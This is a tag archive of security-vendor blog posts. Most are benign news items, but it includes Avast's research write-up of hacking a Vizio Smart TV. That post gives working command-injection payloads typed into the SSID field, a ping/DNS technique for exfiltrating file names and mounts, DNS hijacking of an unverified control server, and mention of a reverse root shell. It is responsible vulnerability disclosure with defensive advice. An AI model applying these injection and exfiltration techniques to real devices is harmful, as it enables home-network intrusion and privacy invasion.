Tag Archives: featured1

The Most Famous Virus in History: Friday the 13th

Friday 13th

Let’s keep remembering and recalling more viruses that have caused the biggest headaches for users.

The virus Jerusalem, also known as Friday the 13th, was created in Israel in 1988 to celebrate the 40th anniversary of the creation of the Jewish state.

To activate the virus, the calendar only had to hit Friday the 13th and all the programs and files that were being used would be infected and eliminated.

There wasn’t a specific method to spread the virus, but that it was done through normal systems like floppies, CD-ROM or attachments in emails.

How It Works?

–  Infects files with extensions of COM, EXE or SYS and increases in size whenever the file is executed

–  It reduces the memory available on the computer

–  Causes your computer system to slow down

–  Every the Friday the 13th the virus is activated, and eliminates computer files that are used that day

How to Fix It?

As always, recommendations for preventing these types of infections are to keep your operating system and antivirus updated.

If you’ve already been infected and suspect that your computer has a virus, we recommend an analysis with Panda Cloud Cleaner to eliminate the infection.

Were you infected by this virus or any of its variants?


More: The Melisa Virus

The post The Most Famous Virus in History: Friday the 13th appeared first on MediaCenter Panda Security.

Tor Messenger, the new way of chatting anonymously

tor messenger

WhatsApp, Facebook Messenger, Snapchat, Google Hangouts… the most popular instant messaging services aren’t necessarily the safest, with a low level of protection for personal information and a lack of security for the messages sent within them. Because of this, it’s possible for said information to fall into the hands of others who may have malicious intent.

Without a doubt, these are such widely used services that it is difficult to avoid using them, despite the various problems related to them. What’s more, they are so easy to use and we’re so used to them that it would be more of an effort to start from scratch with an alternative service.

However, now that won’t be necessary as the creators of Tor have unveiled a new chat service that allows you greater security without the need to register with new accounts. The new service will allow you to use, amongst others, Twitter, Yahoo, Facebook Messenger, and Google Hangouts.

tor computer

This new open code software has been designed with privacy as its main goal, but without losing comfort and ease of use which is a characteristic of the popular chat services.



Tor Messenger is already available as a beta version for Windows, Mac, and Linux. Upon entering, the first thing the program does is connect to the Tor network, which can take a few minutes. Once that is completed, all of your messages will be encrypted via Tor’s network.

“It will be impossible to spy on conversations or identify the message partner”, assures one of the program’s creators. To sum it up, you can chat anonymously with your friends on Facebook, Twitter, or Google, and you don’t need to explain to them how the program works. “You can continue communicating once your friends are able and willing to do so”.

tor settings

The tool is still new and needs some tweaking to improve its service, such as the inclusion of certain features in the future like the ability to send and receive messages via Twitter, automatic updates, and the transferring of encrypted files.

The program is based on Instabird, a customer of Mozilla’s chat platform. This allows the user to use various different messaging services at the same time from the same place. The main addition is the anonymity offered by the Tor network, something which despite being offered on other services such as Ricochet and Pond, lacked the convenience of this new service.

Tor chat groups together the best commercial apps and the most secure of solutions, so feel free to chat away knowing that your privacy is protected.

The post Tor Messenger, the new way of chatting anonymously appeared first on MediaCenter Panda Security.

What happens when Avast engineers spend the night in a parking garage?

A hackathon resulting in creative prototypes of apps and hardware.

Avast engineers have a hackathon

Avast engineers pull an all-nighter

It had all the makings of a classic hackathon: An all-nighter in a weird location fueled by coffee and good ideas. Located in the parking garage of our current Avast headquarters, R&D teams participated in the event with the goal to invent cool things we can implement in our new HQ building, which is nearly completed.

We dubbed the hackathon Párkathon, because our new HQ building has a sausage-like curve to it. In the Czech language sausage is “párek” + hackathon = Párkathon.

Here’s what it looked like:

The Párkathon started on Thursday and continued through the wee hours of the morning all the way through Friday evening. Some people were so psyched about their projects that they continued at home or even stayed at the office during the weekend to finish . On Monday morning, the epic hackathon ended with a demo session and attendees voted for the winning team. The prize was a barbecue party for that team. And they kindly invited all the other Párkathon attendees.

Some of the projects that came out of Párkathon include:

Winning projects

iZasedáček – an interactive version of the office seating plan. This app let’s people quickly find who sits where and localize empty chairs. It includes floor maps of the building.

Stairs vs. Elevators – devices for measuring stairs or elevator usage. Including HW prototype – every time someone crosses two laser beams, his walk through is counted. Other use cases are under development.

Other projects that came out of Párkathon

Waldo – a tool for the real-time search of people within the building using iBeacons and GPS. Users can send messages along with a location request inside or outside the building to quickly organize a meeting.

Hacked Earth – 3D visualization of geo-located data on Earth’s surface. Can be used for real-time display of virus attacks around the world or product information like the visualization of app installations. The plan is to use it at reception, meeting rooms, or for events.

FunMon – the real-time monitoring of table football and billiards usage. Uses HW sensors to detect facility usage and allows short-term booking.

Orchestrované zobrazovátko – a system for streaming content to TVs around the building. This is an easy way to show content on any TV. There is also the option to broadcast the same message on a group of TVs or even all of them.

Zasedačkomat – an app for wall-mounted Android tablets in each meeting room. It shows the room availability and allows you to perform basic tasks like reserving the room or releasing it for use.

3D navigation – printing of custom made direction signs for our new building. This task included learning to work with 3D printer.

MemeGen – system for internal memes and jokes.


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.

The Anatomy of an IoT Hack

Avast researchers hacked a Vizio Smart TV to gain access to a home network.
Avast researchers hacked a Vizio Smart TV

Hackers could gain access to your home or office network through the Smart TV

The Internet is everywhere —  in your TV, your light bulb, and even your refrigerator. We are now living in the world of the Internet of Things. With all of our physical devices connected to the Internet, it’s important to understand how someone might access your information or violate your privacy through these devices. As an example, we’ll walk through hacking a Smart TV with the intention of gaining access to the victim’s home network, as well as to illustrate the privacy implications of having Internet-connected devices in your home or office.

Through this experiment, our aim is to show just how much a regular person can be affected by vulnerabilities within a smart device. Throughout our journey, we went through a series of processes that involved (but were not limited to) a simulated Man-in-the-Middle (MITM) attack, the injection of an SSID, and the decoding of the device’s binary stream. We dove straight in, making our way through many avenues and curves with the ultimate goal to “crack the salt” (more on that later).

In the end, we found that the smart TV we were inspecting actually broadcasted fingerprints of users’ activities, whether they agreed to the device’s privacy policy and terms of services when first setting it up. In addition, we uncovered a vulnerability within the device that could serve as a potential attack vector for an attacker attempting to access a user’s home network. Since this all sounds pretty creepy, it’s important to note that Vizio successfully resolved these issues upon being notified of our findings. Now, onto the experiment we go:

Discovery

In our IoT research lab, we have a wall of Smart TVs that are all connected to a wireless access point on a test network. All Internet activity on this test network is routed through a system which captures all of the raw traffic on the network. Using this, we can turn a Smart TV on, watch the packets in real time and save them for later analysis. We also have the capability to intercept and modify communications to and from the devices with this system.

Upon powering up a Vizio Smart TV and adding it to our wireless test network, we can instantly see the TV sending Internet requests to various online services. These TVs have a lot of add-on apps which can trigger a ton of traffic(Youtube, Vudu, Netflix, etc.). However, for our purposes, we want to keep it simple and find a hack that works regardless of whether the victim is using an online service. Something that stands out with this TV is that it calls out to a service every time it boots, even if the TV is set to watch over the air broadcasts. There is an HTTPS connection to something at tvinteractive.tv. Not much can be seen in our network capture files at this point because the connection is encrypted with SSL.

Know Your Enemy*

The next thing to do is some research on tvinteractive.tv –this will help decide how much effort to spend on this interesting piece of traffic. Running a WHOIS search on the domain leads us to Cognitive Networks. On the services page for Cognitive networks is a quick rundown of how their service works:

“As the viewer watches a show, content is ingested to create fingerprints. Our [service] identifies the content and time code. We send an event trigger to the content provider or advertiser. They send back a link to the app to display onscreen.”

So, the TV is sending fingerprints of what you’re watching back to Cognitive Networks.  This is a target worthy of further investigation.

Be Your Enemy

We want to know what information is being sent to tvinteractiv.tv, but, that connection is using an encrypted protocol. Fortunately, we have a system in place that we can use to intercept the traffic, simulating a man-in-the-middle attack over the Internet. On this system, we configure an authoritive DNS server for the tvinteractive.tv domain (simulating ARP poisioning/spoofing on the Internet) and configure a simple web host for any sites the TV is requesting from that domain. With this, we can see the complete URL for what the TV is requesting in the logs of our fake web server. If we’re lucky, the TV won’t check the certificate of the HTTPS connection and we can fake out the data as well.

Get Lucky*

Now, we arrive at a mistake for Vizio and good luck for us: the TV does not appear to be checking the HTTPS certificate for control.tvinteractive.tv. This means we can man-in-the-middle the connection, watch the requests, repeat them to the server, and serve our own fake (static) content back to the TV. 15 seconds after powering it on,we see an interesting request from the TV providing some information like the model of TV, origin of user, and firmware version.

https://control.tvinteractive.tv/control?token=**redacted**&h=**redacted**&oem=VIZIO&chipset=MSERIES&chip_sub=5580-0&version=83&TOS=105&country=USA&lang=eng&fw_version=V1.60.32.0000&model_name=E32h-C1&client_version=2.6.27&disabled=0

The TV is requesting control data from tvinteractive.tv and it has a number of interesting things to investigate. It also has a checksum as the last line of the control data. As it turns out, the TV is not checking the certificate of the connection, but it is checking the checksum at the end of the data before it will use the data. We can serve this control data to the TV from our fake web server, but we cannot change the data without breaking the checksum. The checksum is md5, and we assume the control data is combined with a secret to generate the checksum. In the field of cryptography this type of secret key is referred to as “salt”, we will use the terms salt and secret key interchangeably.

A snippet of the control data:

[control]

detectionOn = 0

nextUpdate = 1200000

now = 1439335614846

tvID = **redacted**

[network]

udpReadTimeout = 10

udpPort = 5558

statusServerAddr = https://events2.tvinteractive.tv/events/vizio_mtk55xx_prod/

sendSnappyUdp = 0

udpReadTries = 50

httpPort = 8080

httpServerAddr = http://g2-ip.tvinteractive.tv/

sendCompressed = 0

sendudp = 1

serverURLFormat = %s%s/?id=%s&token=%s

udpServerAddr = 54.**redacted**

sendhttp = 0

frameUploadURL = https://smrtvdt01.tvinteractive.tv

6e18d753e812fcadd64b211a939309e9

Crack the Salt

We remove as much as we can from the control data request URL to get the shortest control data, which will still give a checksum:

https://control-default.tvinteractive.tv/control?token=**redacted**&h=**redacted**&oem=anything

returns:

[control]

nextUpdate = 1200000

d5a035c03b4bce761ba9400e8b56d227

Operating under the hypothesis that the algorithm is either md5(body + salt), hmac-md5(body, key=salt) or some other common variation, we run a number of cracking utilities and hardware in an attempt to crack the salt. After a good amount of effort, we conclude that this is not something that can be brute-forced in a reasonable amount of time.

Get Lucky Again*



Since the salt is hidden within the device, the only way to get to the salt is to gain access to the file system of the TV. A port scan doesn’t turn up much of anything immediately useful, as far as gaining a root shell to the TV. We could unscrew the case from the TV and probe for a serial UART connection. Or, get lucky again and find a local command injection in the configuration dialogs builtin to the TV. The best candidate for this is a screen that allows input of every character to configure a hidden wireless network ID, the SSID. Assuming reboot is a command the underlying operating system will accept, we inject:

$(reboot)

as the SSID, and hit the connect button. The TV immediately goes black, confirming that we have a local command injection.

At this point, we know that we can execute commands but are blind to what commands and files are available, as there is no terminal or output that we have access to. The only visibility is on the network capture, meaning that we need to guess at the commands available on the system.  Telnet, ssh, netcat, and various other things we tried turned up nothing. However, when running ping from the command injection, an icmp packet can be seen on the network:

`ping -c1 [ip address]`

This proves the ping command is available. So, we decide to leak information about the operating system through ping. We weren’t quite sure how to do this, and quickly found a limitation of this attack: the SSID is limited to 32 characters. Since we need two backticks, that left us 30 characters for the actual command that we wanted to run. However, pinging a name…

`ping -c1 somename`

`ping -c1 $(which sh)`

…would of course trigger a DNS lookup viewable in the pcaps:

1269.728127  10.6.12.230 -> 10.6.12.223  DNS 85 Standard query 0x54ce  A somename.test.network

1269.728127  10.6.12.230 -> 10.6.12.223  DNS 85 Standard query 0x54ce  A /bin/sh.test.network

We now have a way of leaking arbitrary data, one word at a time. After some trial and error (mostly error), we found that injecting:

`find / -exec ping -c1 {} ;`

tells the TV to ping every file and directory name as a host on the network, allowing the file system structure to be extrapolated from the network capture as the TV tries to resolve everything in the file system as a DNS name:

2745.622059  10.6.12.230 -> 10.6.12.223  DNS 86 Standard query 0x18ff  A /usr/bin.test.network

2745.622277  10.6.12.223 -> 10.6.12.230  DNS 142 Standard query response 0x18ff No such name

2745.631939  10.6.12.230 -> 10.6.12.223  DNS 90 Standard query 0x18dc  A /usr/bin/cli.test.network

2745.632135  10.6.12.223 -> 10.6.12.230  DNS 146 Standard query response 0x18dc No such name

2745.643741  10.6.12.230 -> 10.6.12.223  DNS 90 Standard query 0×7337  A /usr/bin/ldd.test.network

2745.643948  10.6.12.223 -> 10.6.12.230  DNS 146 Standard query response 0×7337 No such name

2745.653493  10.6.12.230 -> 10.6.12.223  DNS 79 Standard query 0×7286  A /usr/bin/suspend.sh

2745.719074  10.6.12.223 -> 10.6.12.230  DNS 145 Standard query response 0×7286 No such name

2745.720615  10.6.12.230 -> 10.6.12.223  DNS 97 Standard query 0xc6b6  A /usr/bin/suspend.sh.test.network

2745.720822  10.6.12.223 -> 10.6.12.230  DNS 153 Standard query response 0xc6b6 No such name

2745.729597  10.6.12.230 -> 10.6.12.223  DNS 95 Standard query 0xa75b  A /usr/bin/usb_path.test_network

Running various other commands this way, the output can be extrapolated from the network capture.  For example:

`mount|xargs -n1 ping -c1`

gives all the mounts in the system. So, we can run the mount command without — and then with — a USB stick plugged in to see where it’s automounted.

With the filesystem, we know what commands are available and can copy the entire filesystem to a USB stick or put a script (and a few binaries) onto the stick and run a reverse root shell back to our server. The TV is pwn’d.

Find the Salt

Searching every file in the filesystem for the string “tvinteractive.tv” returns an interesting library.  Loading the binary into a decompiler or running the “strings” command against the binary reveals the secret key. Discovering the key is left as an exercise to the reader. From here, it’s a simple matter of appending the secret key to the modified control data, producing an md5 checksum of that, and appending the checksum to the modified control data (without the secret key).

Assuming Control*

A quick test of changing one of the URLs in the control data, regenerating the signature, and serving it from our fake web server works. Now, it’s time to play. Recall that there are some things to flip on and off in the network section of the control data:

[network]

udpPort = 5558

statusServerAddr = https://events2.tvinteractive.tv/events/vizio_mtk55xx_prod/

httpServerAddr = http://g2-ip.tvinteractive.tv/

sendudp = 1

udpServerAddr = 54.**redacted**

sendhttp = 0

frameUploadURL = https://smrtvdt01.tvinteractive.tv

It appears that some sort of UDP upload is enabled by default, but not HTTP.  Changing the IP to our own server and setting up a listener reveals that it’s simply a binary blob, sent every second or so. Here are two consecutive samples, in hex format:

0200978c020002001700XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX04008591f423960080634a754b2f301a09251509787a75b7c0b18b5e44302714733a30987c569ea0913c48573e332ca4a29d775f7698887392a5bd92857f9c2e28665d5bc1a31752627adae8e430241b514943-80634a784d33301a0924140972746fbcc4b699674e2f2713743c30997d569fa4973c48583e3a3ca5a29e785f779a887494a6bf73554a804c49645f5dc2a41765768fdae6e232120a52473f010053020058050200380401000101000202000000

0200988c020001001700XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX04006395f4234b0081634b754830301a095d3318575852d1ccb29363482d210f8c644b977e56c4d1c64939303a2310a78e83847f8095877892a4b89c9b959f2d297f7d7cc9ab1c1d2120312e25786650151a10010053020058050200380401000101000202000000

These are  not immediately recognizable to us. There are interesting patterns, but we don’t know what they mean.

So, back in the control data, we switch the URL to one of our web servers, configure it, flip “sendhttp” to 1, and watch the web server logs. The TV begins sending requests about once a second:

10.6.12.230 – – [12/Aug/2015:12:08:16 -0500] “GET /?token=**redacted**&seq_num=35991&width=1368&height=1080&versionNum=83&time=1439417275277&point=128-99-74,117-75-47,48-26-9,37-21-9,120-122-117,183-192-177,139-94-68,48-39-20,115-58-48,152-124-86,158-160-145,60-72-87,62-51-44,164-162-157,119-95-118,152-136-115,146-165-189,146-133-127,156-46-40,102-93-91,193-163-23,82-98-122,218-232-228,48-36-27,81-73-67,|128-99-74,120-77-51,48-26-9,36-20-9,114-116-111,188-196-182,153-103-78,47-39-19,116-60-48,153-125-86,159-164-151,60-72-88,62-58-60,165-162-158,120-95-119,154-136-116,148-166-191,115-85-74,128-76-73,100-95-93,194-164-23,101-118-143,218-230-226,50-18-10,82-71-63,| HTTP/1.1″ 403 168 “-” “Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.3) Gecko/20100423 Ubuntu/10.04 (lucid) Firefox/3.6.3″

10.6.12.230 – – [12/Aug/2015:12:08:17 -0500] “GET /?token=**redacted**&seq_num=35992&width=1368&height=1080&versionNum=83&time=1439417276264&point=129-99-75,117-72-48,48-26-9,93-51-24,87-88-82,209-204-178,147-99-72,45-33-15,140-100-75,151-126-86,196-209-198,73-57-48,58-35-16,167-142-131,132-127-128,149-135-120,146-164-184,156-155-149,159-45-41,127-125-124,201-171-28,29-33-32,49-46-37,120-102-80,21-26-16,| HTTP/1.1″ 403 168 “-” “Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.3) Gecko/20100423 Ubuntu/10.04 (lucid) Firefox/3.6.3″

This graphic represents a fingerprint of what you’re watching over time — each line of pixels represents a second in time.

Interesting, say we. The “point” parameter appears to be an array of colors in RGB format using 8-bit color codes. Since the UDP packets and HTTP requests are sent at about the same frequency and size, we hypothesize that they may contain the same data.

So, we get to work decoding the binary stream, using the HTTP stream as a decryption oracle (or, a source of truth) for the binary stream. We soon discover that there are parts of the binary stream that line up exactly with the HTTP data (with only a few unknown bytes) as approximately so (with fields labeled with their HTTP parameter names, except count):

[seq_num][count][?][token][timestamp][point][versionNum][width][height][?][EOM]

From this, it is obvious that the same data is being sent to Cognitive Networks servers through UDP and HTTP. This data is the fingerprint of what you’re watching being sent through the Internet to Cognitive Networks. This data is sent regardless of whether you agree to the privacy policy and terms of service when first configuring the TV.

Now, these points aren’t the full picture of what you’re watching. They are simply pre-defined points taken somewhere within the image viewable on the TV. Nevertheless, we can create a graphic representing this fingerprint over time, where each line of pixels represents a second in time, arranged top-to-bottom as oldest-to-newest:

Each horizontal line of various color blocks in the graphic represents averaged patches of color that the TV has captured from specific points of the image displayed on the TV screen.

Each successive line represents another capture in time. With this information, the content recognition service could match a record of these fingerprints from your TV screen to it’s own fingerprints of the broadcast to determine what you’re watching.

Serving Custom Ads

Once we had root on the TV, we have downloaded the whole filesystem to inspect it. With a reverse shell, finding an application responsible for the Active Content Recognition was easy. The ACR application binary was using a TVIS shared library to handle all ACR related communication. After reverse engineering the library, we were able to retrieve a command set that the TV expects in the UDP packet.

The library authors actually tried to ensure some level of security in the way they serve the commercials and they decided to use two basic methods: encryption and timestamping. Encryption sounds great, right? Well, don’t get too excited. There are two caveats to this. First, the (symmetric) encryption key is sent with the control data in plain text and second, if the key is empty, the encryption turns off.

The timestamping was meant to avoid replay attacks, but as we reverse-engineered the simple timestamping algorithm and want to send our own ads, it presents no difficulty to bypass.

So what commands are available? There are two commands that show an ad — one to request the control data refresh and one to hide the current ad, as well as three additional commands to control some other features of the TV.

We were interested in the popup event command, which is the simpler one of the two. In C, the function would have a prototype similar to this:

popup_event(char group[5], char id[5], char channel[5], char EPGID[14], int64 time, char unk, uint32_t timestamp)

Here, the group probably identifies the affiliate, id defines the ad within the affiliate space, channel is self-explanatory, EPGID represents the electronic program guide ID of the show (and is similar in function to the good old VHS times Showtime number), but there are places in the code where it is named as tribuneID. We were not able to fully understand the unk variable, but it works as a flag. The last parameter is the timestamp in the TVIS format — basically a lower double word of current time of day in milliseconds.

Once we served a crafted encrypted packet back to the TV as a reply to the UDP packet containing pixel/patch data, we verified that the packet is accepted by sending a refresh request. Once verified, we proceeded to make the TV show our commercial.

Another crafted packet was sent, and we noticed the request for the following URL in our capture data:

http://events2.tvinteractive.tv/events/vizio_mtk55xx_prod/1234/?id=5678&token=**redacted**)

Obviously, the 1234 and 5678 are our testing group and id data. The TV expects an INI file as a response containing the commercial information. There are a few parameters specifying how long the ad should be displayed, what type of event it is, and so on. But there are several more interesting ones, such as alertPicUrl, alertActionUrl and type.

Now, it is important to say that the application on the TV has minimal debug output and doesn’t show too much, although one can get an image of what’s going on. But we wondered if it is possible to get more out of it, so we modified the binary to set a higher log level. This is not a permanent change, because the filesystem where the original binary resides is read-only. So, the modified one has to be run from the USB drive, but we could not persist this across reboots of the TV.

Once we ran the modified binary, we got a huge amount of debug output, but we found that our alertPicUrl was successfully accepted and sent to the corresponding service. Unfortunately, we didn’t see any advertisement on the TV and have not yet determined the reason why. Further investigation is needed to demonstrate a proof of concept; however, this appears to be a potential attack vector for remotely displaying unwanted material on a person’s TV.

What To Do

At this point, we have a possible attack vector into the home network or office through the Smart TV, which can be accomplished by hijacking DNS and serving malicious control data to the TV. Because the TV calls out to a control server by default and does not verify the authenticity of the control server, it allows an attacker in without the need for any incoming ports to be opened.

Another thing we have is a privacy issue of fingerprints being sent to tvinteractive.tv. Fortunately, this Vizio Smart TV does have a setting to disable this behaviour:

Menu -> Reset & Admin -> Smart Interactivity -> OFF’

How to stay safe

Allow the TV to update its system software. Upon notification of our findings, Vizio took immediate action to understand the issues, and produced a quick software update to fix them. By the time this blog is published, Vizio will be pushing an online update, provided that the TV is online, it should update itself. We’d like to commend Vizio for their responsiveness and quick action.

Know Your Enemy

Get Lucky

Get Lucky Again

Assuming Control


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.

Key Account: How Yahoo hopes to do away with passwords

password

For all we know about creating secure passwords, it’s still a pain that practically every service we use requires one – they’re easy to forget and, if we don’t change them often, a cybercriminal could possibly run amok with them.

So, there are some who believe that traditional text passwords are still necessary, while others think that the future of passwords rests in the hands of emoticons and selfies.

Meanwhile, Yahoo has proposed putting an end to passwords in general, by launching Key Account. As the company explains, this system was borne out of the need to simplify login procedures for users. In fact, with Key Account, it’s now as easy as pushing a button.

The service is already available for Yahoo Mail and allows the user to access the account via their smartphone. All they need to do is click on a button in Key Account and they’ll receive a notification on their smartphone.

This will serve as validation to enter the email account, as it will indicate if the access attempt is legitimate or, on the other hand, if it is suspicious and we suspect that someone is trying to access the account.

yahoo

“It’s safer than a traditional password because once Key Account is activated, even if someone gets hold of the account information, only the user can access it”, explained a spokesperson for the company. So, just like that, the screen of your smartphone has turned itself into a password, and has the ability to block unwarranted access to your account.

Once the smartphone and Key Account are linked there is only one problem and that is if your device is stolen. In this case, Yahoo has established a system that will allow you to verify your identity via email or an SMS that is sent to a different number.

For now, this new method of access is only available on Yahoo’s email platform (from which you can also access Outlook, Hotmail, and AOL) and it’s hoped that by the end of the year Key Account can be used on other services, such as Tumblr.

This is the second attempt that the company has made at making passwords obsolete. In March they created a system of “low demand” and temporary passwords that the user didn’t have to memorize – all they had to do was request it and Yahoo sent it to their phone via SMS. However, it seems that the company has decided to bet on a system that is safer than a text message.

So it seems that traditional passwords are on the way out. With any luck, it won’t be long before we can forget them forever, without compromising our security.

The post Key Account: How Yahoo hopes to do away with passwords appeared first on MediaCenter Panda Security.

‘Secret Sister’ gift exchange is a scam

Tis’ the season for scams to circulate on Facebook and other social sites.

It sounds like great fun! Join your friends for a “Secret Santa” type gift exchange, and invite lots of others to the party. Only problem is that it’s a hoax.

Secret Sisters scam on Facebook

Don’t wait by your mailbox for gifts from this exchange

Watch out if you get a message on your Facebook Newsfeed (also spotted on Reddit) inviting you to join a ‘Secret Sister’ gift exchange. And don’t pass it on, either. It’s a scam, it’s against Facebook’s Terms of Service for sharing personal information, and it could very well be illegal.

Recent messages shared on Facebook

Recent messages shared on Facebook

The invitation describes the way it works; you send one present valued at $10 or more to one person and list six other women’s names to continue the process. You are promised to receive up to 36 gifts in return. Sounds fun and lots of women are falling for it. The messages above were sent this weekend, and one of them only 2 hours ago!

What this gift exchange really looks like is a social media version of the old Chain Letter people used to get in their mail boxes. It’s also known as a Pyramid or Ponzi scheme. The recipient of a chain letter was instructed to copy the letter and send it to a bunch of their friends in order not to “break the chain”.

The United States Postal Inspection Service (USPIS) describes a chain letter as “a get-rich-quick scheme that promises that your mailbox will soon be stuffed full of cash if you decide to participate.”

A typical chain letter includes names and addresses of several individuals whom you may or may not know. You are instructed to send a certain amount of money–usually $5–to the person at the top of the list, and then eliminate that name and add yours to the bottom. You are then instructed to mail copies of the letter to a few more individuals who will hopefully repeat the entire process. The letter promises that if they follow the same procedure, your name will gradually move to the top of the list and you’ll receive money — lots of it.

If you don’t think about it too carefully, it sounds like it could work. The problem is that it doesn’t work, and it’s illegal. USPIS says,

They’re illegal if they request money or other items of value and promise a substantial return to the participants. Chain letters are a form of gambling, and sending them through the mail (or delivering them in person or by computer, but mailing money to participate) violates Title 18, United States Code, Section 1302, the Postal Lottery Statute.

Why do people fall for these scams?

When you receive a message over and over again by friends that you have learned to trust, you automatically think that the information they share is trustworthy. Because these scams exist (read about The Tiffany & Co scam), it’s better to stop and think about it, even do a quick search for the topic, so you don’t become a victim,too.

If you receive a message like this, do not participate in it. You may also want to inform the sender of the scam by sharing this blog with them.


